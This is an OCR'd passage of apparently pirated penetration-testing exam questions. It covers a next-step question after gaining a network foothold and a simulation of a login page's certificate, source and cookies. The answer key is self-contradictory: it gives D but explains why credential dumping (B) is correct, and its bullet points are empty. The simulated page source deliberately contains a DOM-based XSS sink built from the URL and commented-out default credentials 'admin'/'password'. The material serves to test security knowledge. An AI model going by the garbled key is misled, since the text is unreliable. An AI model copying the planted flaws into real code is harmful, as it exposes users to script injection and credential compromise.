
A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
=================

NEW QUESTION 10
DRAG DROP
You are a penetration tester reviewing a client??s website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018


Learn more about certificates



Secure System

https://comptia.org/login.aspx#viewsource


```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Secure System

https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



Secure System

https://comptia.org/login.aspx#remediatesource

